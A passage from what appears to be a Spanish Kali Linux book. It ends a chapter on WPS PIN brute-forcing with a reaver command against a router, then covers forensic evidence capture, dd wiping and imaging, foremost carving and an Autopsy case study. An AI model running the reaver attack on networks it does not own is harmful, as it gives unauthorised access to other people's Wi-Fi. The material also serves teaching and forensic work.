Como siempre se debe activar el modo monitor y configurar *airodump-ng* para capturar el tráfico en el aire, esta vez el objetivo es obtener una muestra de los *beacons* de información de los puntos de acceso.

Analizando con *Wireshark* los paquetes donde los puntos de acceso indican su SSID se puede buscar en el apartado *tagged* el campo WPS. En el instante en que se encuentre dicho campo se puede

afirmar que el punto de acceso está utilizando WPS. El siguiente paso es probar a ver si dicho dispositivo es vulnerable a la fuerza bruta contra el PIN que se pretende realizar.




Imagen 06.23: Detección de WPS activo en un *router.*

Por último, una vez que se ha detectado WPS en un punto de acceso se prueba mediante la herramienta *reaver* si dicho punto de acceso es vulnerable. La herramienta realizará fuerza bruta sobre el punto de acceso enviando distintos PIN hasta encontrar el que le devuelva la credencial de la red con cifrado WPA2.

WPS es muy común de encontrar en ciertos *routers* de proveedores de Internet, así como *routers Wireless* modernos. Hay que tener cuidado con las configuraciones por defecto ya que éstas pueden provocar que WPS esté activo y el responsable del punto de acceso sea consciente de ello.

```
root@kali:~# reaver -i mon0 -b 30:46:9A:7C:FE:B1 -c 11 -d 12 vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 30:46:9A:7C:FE:B1
[+] Associated with 30:46:9A:7C:FE:B1 (ESSID: STecnico)
[+] 0.05% complete @ 2013-04-03 18:50:04 (18 seconds/pin)
```

Imagen 06.24: *Crackeo* de PIN con *reaver* y posterior obtención de clave de la red.

Capítulo VII
Forense con Kali

1. Introducción al análisis forense

La definición de análisis y analista forense no es realmente sencilla. Existen gran cantidad de definiciones que en general incluyen a la persona que estudia qué ha sucedido, cómo ha sucedido y quién lo ha realizado. En líneas generales el análisis forense es el proceso de estudio exhaustivo de un sistema del que se desea conocer su historia. En dicho sistema se sospecha, o incluso se tiene la certeza, de que se ha sido víctima de una intrusión o ataque contra una máquina o usuario concreto. Las vías para llevar el ataque son muy variadas, lo que conlleva que el análisis forense se pueda desglosar en distintas ramas:

- Análisis forense de sistemas o imágenes.
- Análisis forense de red.
- Análisis forense de *malware*.
- Análisis forense de RAM.
- Análisis forense de metadatos.

El objetivo final es el mismo, se tome la vía que se tome, lograr evidencias de lo que ha ocurrido, cómo ha sucedido y quién lo ha realizado. En su defecto, si no se pueden lograr las evidencias, se deberán obtener indicios que puedan ser utilizados. Hay que tener en cuenta que un análisis forense puede ser llevado a juicio como una prueba, por lo que la captura de evidencias y el tratamiento de las pruebas es primordial, ya que una incorrecta captura de éstas pueden invalidar dicha prueba.

Existen ciertos aspectos que suelen ser de utilidad en una investigación:

- Método utilizado por el atacante para entrar al sistema.
- Actividades ilícitas realizadas por el atacante.
- Alcance e implicaciones de dichas actividades.
- *Backdoors* o *malware* instalado en el sistema.

Por lo que se puede deducir de la lista anterior, el objetivo es intentar dar el máximo de respuestas posibles para que, en caso de existir alguna acción maliciosa o delictiva por parte de un usuario, se

pueda tratar e incluso denunciar dicha acción. En algunas ocasiones el análisis forense es tratado como un arte de ingeniería. Los casos forenses se aplican en temas de fraudes, casos civiles, delitos informáticos, conectividad corporativa o laboral, etcétera.

Según las estadísticas la mayoría de los ataques se producen en un ámbito laboral y de distintos organismos. Además, este tipo de ataque proviene del interior de estos, y generalmente son tapados por la imagen de la empresa u organismo de cara al exterior. Otro foco son los ataques externos, ya que existen gran cantidad de tipos de ataque externos que se basan en versiones de aplicaciones antiguas, no parcheadas, vulnerables en código, etcétera.

Los incidentes más comunes son los accesos no autorizados, por ejemplo, el usuario accede al sistema al cual no debería poder acceder. La ejecución de código malicioso es otro de los incidentes más comunes, por ejemplo la ejecución de *rootkit*. Por último, la interrupción de un servicio o utilización no autorizada del mismo es otro de los incidentes que más se encuentra el analista forense.

Toda investigación requiere de la búsqueda y captura de evidencias. La evidencia digital es toda aquella información electrónica que puede aportar algún dato para un análisis forense digital. Algunos ejemplos de evidencias son:

- Fecha del último acceso a un fichero o aplicación.
- Un registro de acceso a un fichero.
- Una *cookie* de navegación web almacenada en un disco duro.
- El *uptime* del sistema.
- Un fichero en disco.
- Un proceso en ejecución.
- Un disco duro, un *pendrive* u otro dispositivo de almacenamiento.

El estudio del mayor número de evidencias posible encontradas en una recogida de éstas dará información concreta y verificable. Es de gran importancia para el analista forense que se recojan todas las evidencias posibles y que todas sean tratadas y analizadas de manera responsable no perturbando el contenido que almacenan.

¿Qué evidencias pueden ser invalidadas? Aquellas que vulneren la intimidad o revelen información personal, las que vulneren las normativas de seguridad de la propia empresa u organización y aquellas que no puedan ser demostradas como no manipuladas. Por estas razones la captura y el tratamiento de las evidencias es uno de los aspectos más importantes de todo análisis forense.

2. Captura de evidencias

Uno de los aspectos fundamentales a la hora de ejecutar un análisis forense digital, es la necesidad de contar con evidencias válidas. Todas aquellas recogidas correctamente son potencialmente validas,

pero una mala práctica o un pequeño descuido en el proceso de captura pueden llegar a invalidarlas. Cuando se presume que sobre un equipo se ha realizado una acción maliciosa y que debe ser objeto de análisis, la prudencia es esencial. Siempre debe considerarse que puede ser que contenga evidencias interesantes y debido a esto es necesario tratarlo como un sistema con información importante y sensible para el caso. De no hacerlo permite en caso de juicio poder argumentar que las evidencias sustraídas del equipo pueden haber sido alteradas durante el estudio con el objetivo de favorecer o incriminar a alguien.

Para llevar a cabo este tipo de estudios, no existe un procedimiento único, así como tampoco existen unas herramientas certificadas que sirvan específicamente a efectos judiciales. A día de hoy existe un modelo de buenas prácticas que puede servir de ayuda u orientación a realizar estudios de este tipo, como lo es el *RFC 3227 "Guía para la recogida y almacenamiento de evidencias"*. Sin embargo, El uso de esta guía no garantiza el éxito total en el proceso de captura de evidencia y la validez total de ellas, debido a la falta de una legislación para el análisis forense digital en España y en muchos países de la Unión Europea. Por ello no puede expresarse de manera específica qué proceso es el adecuado ni cuáles son las herramientas necesarias y cómo deben utilizarse.

Principalmente hay que considerar a una serie de elementos:

- ¿Cuál es el escenario?
- ¿Qué quiere analizarse?
- ¿De cuánto tiempo se dispone para la captura de evidencias?
- ¿Dónde se almacenarán las evidencias recolectadas?
- ¿Cuántas copias se deben realizar?

El primer proceso en un análisis forense, (y posiblemente el más crítico del proceso de captura de evidencias), es el proceso de copiado de un disco o ficheros afectados, dicho proceso debe de garantizar las siguientes condiciones:

- Las unidades destinadas a almacenar las copias deben ser borradas de manera segura. Algunos estándares a nivel mundial definen que para realizar un borrado seguro del dispositivo el proceso debe repetirse entre 3 y 35 veces dependiendo del estándar. Estos procesos no son más que la sobre escritura total de valores fijos y/o aleatorios en la unidad para asegurar que no quede rastro de lo contenido anteriormente.
- Las copias realizadas deben ser idénticas al origen y por consecuente entre ellas también.
- Bajo ningún motivo debe ser alterado el origen de los datos ni el destino. Esto podría conllevar que la copia no pueda utilizarse para el proceso de análisis, e incluso puede invalidar todas las evidencias obtenidas después del mismo. En cualquier caso, deberá repetirse la creación de una copia.
- El copiado debe ser completo, incluyendo el espacio libre ya que muchas veces es posible que se consiga información valiosa en él, especialmente si se ha utilizado algún tipo de herramientas "antiforenses".

- Debe aplicarse una función *hash* sobre la información adquirida para corroborar en todo momento la integridad de las copias.

Este último aspecto es esencial, garantizando así que las conclusiones a las que se llega tras el análisis de las copias realizadas, parten de un disco o ficheros idénticos al original y en ningún momento han sido manipulados después de haber sido generados. Permite reforzar la validez de las pruebas y del proceso forense. Para la obtención del *hash* suele utilizarse *MD5*, sin embargo debido a los casos de colisiones en este algoritmo de resumen suele acompañarse de otros como por ejemplo el *SHA-1*.

Para realizar todo este proceso, una herramienta muy utilizada y que está presente en todos los sistemas *GNU/Linux* es el comando "*dd*." Este comando permite copiar y convertir datos a bajo nivel. Puede utilizarse tanto para hacerse el borrado seguro de la unidad donde se almacenara la copia como para realizar los duplicados del origen a estudiar.

Lo primero que se debe hacer siempre en un proceso forense es un borrado seguro de todos los dispositivos que van a almacenar las copias. Para esto se usa el siguiente comando:

"dd if=/dev/zero of={dispositivo para copia} bs=1M"

```
root@kali:~# dd if=/dev/zero of=/dev/sdc bs=1M
dd: escribiendo «/dev/sdc»: No queda espacio en el dispositivo
201+0 registros leídos
200+0 registros escritos
209715200 bytes (210 MB) copiados, 1,0407 s, 202 MB/s
root@kali:~#
```

Imagen 07.01: Borrado seguro de un dispositivo.

Este proceso se debe repetir como se comentó anteriormente varias veces según el estándar o política a seguir. Para este caso de estudio se repitió el proceso 3 veces.

Una vez que los dispositivos que almacenaran las copias se hayan tratado correspondientemente, se procede a realizar las copias que se utilizaran para el estudio. Es importante recalcar que nunca se debe trabajar sobre el dispositivo original. Para hacer las copias se utiliza el siguiente comando:

"dd if={dispositivo original}of={dispositivo para copia} bs=1M"

```
root@kali:~# dd if=/dev/sdb of=/dev/sdc bs=1M
200+0 registros leídos
200+0 registros escritos
209715200 bytes (210 MB) copiados, 1,76057 s, 119 MB/s
```

Imagen 07.02: Copiado de unidad de estudio.

Seguidamente y antes de comenzar el tratamiento se debe comprobar que las copias son idénticas al original, haciendo una comprobación *hash*. Para ello están los comandos "md5sum" y "sha1sum", los cuales son los más comúnmente utilizados.

3. Tratamiento

Para el tratamiento de la información recolectada, *Kali Linux* tiene muchas herramientas útiles. Una de ellas es el foremost, con ella se pueden extraer todos los ficheros de un tipo en particular, analizándolos no por su extensión sino por sus *headers*, *footers*, y estructura interna. Un ejemplo claro de ello sería si se tomara la copia realizada o la imagen y se quisieran extraer todas las imágenes de la unidad para analizarlas. Para ello se utilizaría el comando:

"foremost -t {tipo de archivo} -i {imagen o copia que se analiza} -o {ruta donde se almacenaran}"

```
root@kali:~/miPrueba# foremost -t jpg -i /dev/sdc -o Forense
Processing: /dev/sdc
|**|
root@kali:~/miPrueba# cd Forense/jpg/
root@kali:~/miPrueba/Forense/jpg# ls
00002536.jpg  00002792.jpg  00002848.jpg
00002768.jpg  00002824.jpg  00002888.jpg
root@kali:~/miPrueba/Forense/jpg#
```

Imagen 07.03: Extrayendo las imágenes con *foremost*.

De esta manera se puede extraer cualquier tipo de archivo que se busque (pdf, txt, jpg, png, etcétera). También puede usarse *Scalpel*. Estas dos herramientas son muy útiles cuando se trata de realizar un *Data Carving*. Este proceso consiste en extraer una serie de datos de un gran conjunto. Es una técnica que se utiliza durante toda investigación forense cuando se analiza el espacio libre de un sistema de ficheros para extraer archivos, es decir, estas herramientas son capaces de extraer todos los archivos que fueron borrados del dispositivo mientras no haya sido sobre escrito el sector donde se almacenaba. Si se repite la misma prueba pero esta vez se ha borrado una de las imágenes es posible ver el contenido del dispositivo:

```
root@kali:~# foremost -t jpg -i /dev/sdc1 -o Desktop/prueba/
Processing: /dev/sdc1
|**|
root@kali:~# ▌
```

Imagen 07.04: Nueva extracción con *foremost*.




Imagen 07.05: Contenido de la unidad que se analiza.

Puede observarse que hay solo 5 imágenes, pero al utilizar *foremost* y extraerlas todas del disco se obtienen 6 en total. Puede observarse que hay una foto que se extrajo del dispositivo que no se encontraba, o al menos no se veía porque se había borrado sin embargo, *foremost* pudo recuperarla.




Imagen 07.06: Fotos extraídas con *foremost*.

Proof Of Concept: Análisis de una imagen

Otra herramienta muy potente y utilizada en el mundo forense es *Autopsy*. Para ver su potencial se explicará su funcionamiento con un caso que pudiera ser real:


La Brigada Especial de Delitos Informáticos ha sido requerida por la Policía. Ésta, llevaba 2 meses detrás de terroristas, consiguiendo averiguar que en unos pocos días puede haber una entrega de armas entre 2 grupos terroristas para un posible atentado. Los "expertos" de la policía han hecho sus propios hallazgos antes de entregarle al perito el *pendrive*:

- Sistema de Archivos: NTFS.
- Información que se piensa puede existir en el *pendrive*: fecha y lugar de la reunión. Información sobre zulos.

Para este caso forense se solicita al perito que responda, si es posible, a las siguientes cuestiones, de interés para la resolución de la investigación:

- Zulos que tienen y que contiene cada uno
- Algún mensaje que se pueda recuperar en el dispositivo

Para estudiar este dispositivo el perito utilizara *Autopsy.* Al ejecutar la herramienta se puede observar que en la terminal se arranca un servicio al cual acceder para utilizar la herramienta.


```
Terminal
============================================================================
                       Autopsy Forensic Browser
                  http://www.sleuthkit.org/autopsy/
                              ver 2.24
============================================================================
Evidence Locker: /var/lib/autopsy
Start Time: Thu Apr 18 11:52:19 2013
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

    http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```

Imagen 07.07: Iniciando el servicio de *Autopsy*.

Una vez que *Autopsy* está *online*, solo se accede al servicio a través del navegador de Internet visitando "*localhost:9999/Autopsy*".




Imagen 07.08: Home de la herramienta *Autopsy*.

A continuación se crea un nuevo caso de estudio y se establece el nombre del caso, la descripción y los investigadores.




Imagen 07.09: Creando un nuevo caso en *Autopsy*.

Seguidamente se identifica el investigador que va a trabajar en el caso y se crea un *host* donde se va a hacer la copia de la imagen del *pendrive* que se va a estudiar.




Imagen 07.10: Creando un nuevo *host*.

Una vez creado el *host* e identificado al investigador, se debe especificar el archivo de la imagen que se va a estudiar. Para ello hay que especificar la ruta de la imagen, si la imagen es una imagen de

disco o de una partición y el método de importación. Preferiblemente siempre se debe trabajar sobre copias para garantizar la integridad de las evidencias.




Imagen 07.11: Copia de la imagen para analizar.

Luego se pasa a especificar los detalles de la imagen, como el formato, el punto de montaje y la comprobación de la integridad de los datos, se puede hacer una comprobación manual de estos con la opción "calculate", o si ya está realizado el *hash MD5* de la imagen original, especificarla en la opción "add" y la herramienta se encarga de comprobar que los *hashes* coincidan.




Imagen 07.12: Estableciendo los detalles de la imagen.

Esto calculará el *MD5* de la imagen que fue copiada por *Autopsy*, y ya solo queda compararla con la imagen original.




Imagen 07.13: *MD5* obtenido de la copia que genera *Autopsy*.

```
root@kali:~# md5sum /root/usb.dd
876b86716bd0d22f8200ce7bfffc2da2  /root/usb.dd
```

Imagen 07.14: *MD5* obtenido de la imagen del USB original.

Una vez comprobadas que ambas imágenes son iguales, se procede al análisis de la información contenida en el *pendrive*. Se observa que todo el contenido del mismo se ha recuperado, y se observan carpetas que comienzan con el símbolo $, (en el sistema de archivos NTFS), las cuales no son visibles al usuario habitual.

Pueden verse también 2 imágenes y un documento. Las fotos después de revisarse no tienen nada importante, sin embargo el documento resulta algo extraño por su peculiar nombre. A continuación se procede a la extracción del documento para analizarlo y al intentar abrirlo para ver su contenido este solicita una contraseña. Este comportamiento es algo sospechoso así que la investigación pasa a centrarse en él.

Tras cientos de pruebas y transcurridas varias horas con el mismo documento, se descubre a través de un servicio de decodificación de *base64*, la decodificación de "*enVsb3MK*", cuyo nombre es "zulos".




Imagen 07.15: Decodificación de la palabra.

Ahora el perito tiene en su poder un archivo *.doc* de nombre "zulos", lo que probablemente puede significar que allí este contenida toda la información de los zulos de la red terrorista, y el contenido de ellos.

Dentro de las carpetas de sistema en el *Autopsy* se pudo ver una llamada "*$OrphanFiles*". Dicha carpeta generalmente contiene archivos eliminados de la unidad, a estos archivos se les denomina "archivos huérfanos". Una vez dentro de *$OphanFiles* puede observarse que la mayoría de los archivos están vacíos, sin embargo los dos últimos parecen algo sospechosos, el tamaño del archivo es distinto a 0 por lo tanto el perito infiere que puede contener información útil y procede a analizarlos. El contenido de ambos archivos es algo extraño.

r	OrphanFile-69	2012-05-04 12:10:44 (CEST)	2012-05-04 12:10:47 (CEST)	2012-05-04 12:10:44 (CEST)	2012-05-04 12:10:32 (CEST)	29	80
r	OrphanFile-70	2012-05-04 11:40:10 (CEST)	2012-05-04 11:40:16 (CEST)	2012-05-04 11:40:10 (CEST)	2012-05-04 11:39:39 (CEST)	135	80

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * Add Note

File Type: ASCII text

Contents Of File: C:/$OrphanFiles/OrphanFile-69

0000000: 3132 3361 6263 2e0a

Imagen 07.16: Contenido del primer archivo huérfano.

r	OrphanFile-23	2012-05-04 11:36:04 (CEST)	2012-05-04 11:36:04 (CEST)	2012-05-04 11:36:04 (CEST)	2012-05-04 11:36:04 (CEST)	0	42
r	OrphanFile-69	2012-05-04 12:10:44 (CEST)	2012-05-04 12:10:47 (CEST)	2012-05-04 12:10:44 (CEST)	2012-05-04 12:10:32 (CEST)	29	80
r	OrphanFile-70	2012-05-04 11:40:10 (CEST)	2012-05-04 11:40:16 (CEST)	2012-05-04 11:40:10 (CEST)	2012-05-04 11:39:39 (CEST)	135	80

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * Add Note

File Type: ASCII text

Contents Of File: C:/$OrphanFiles/OrphanFile-70

aG9sYSwgbGEgZW50cmVnYSBlcyBlbCAyIGRlIGp1bmlvCg==
cmVjdWVyZGEgcXVlIG5vcyBzaWd1ZW4sIHRlbiBjdWlkYWRvCg==
bm8gY29uZmllcyBlbiBvc3ZhbGRvCg==

Imagen 07.17: Contenido del segundo archivo huérfano.

El contenido del primer archivo huérfano parece ser una representación hexadecimal, por lo cual el perito utiliza el comando "*xxd*" para convertir el contenido del archivo y se obtiene el siguiente resultado.

```
root@kali:~# echo 0000000: 3132 3361 6263 2e0a | xxd -r
123abc.
```

Imagen 07.18: Conversión de la representación hexadecimal.

El resultado obtenido es "123abc." Pero eso al perito no le dice nada por sí solo, por lo tanto se centra en el segundo archivo. El contenido del segundo archivo si contiene una pista. Cada línea del archivo termina con "==", lo cual le indica al perito que es una representación *base64* de un texto, así que utiliza la misma herramienta con la que convirtió el nombre del documento y obtiene 3 líneas muy interesantes. Analizando cada una de las líneas por separado se obtiene el siguiente resultado:




Imagen 07.19: Decodificación de la primera línea.

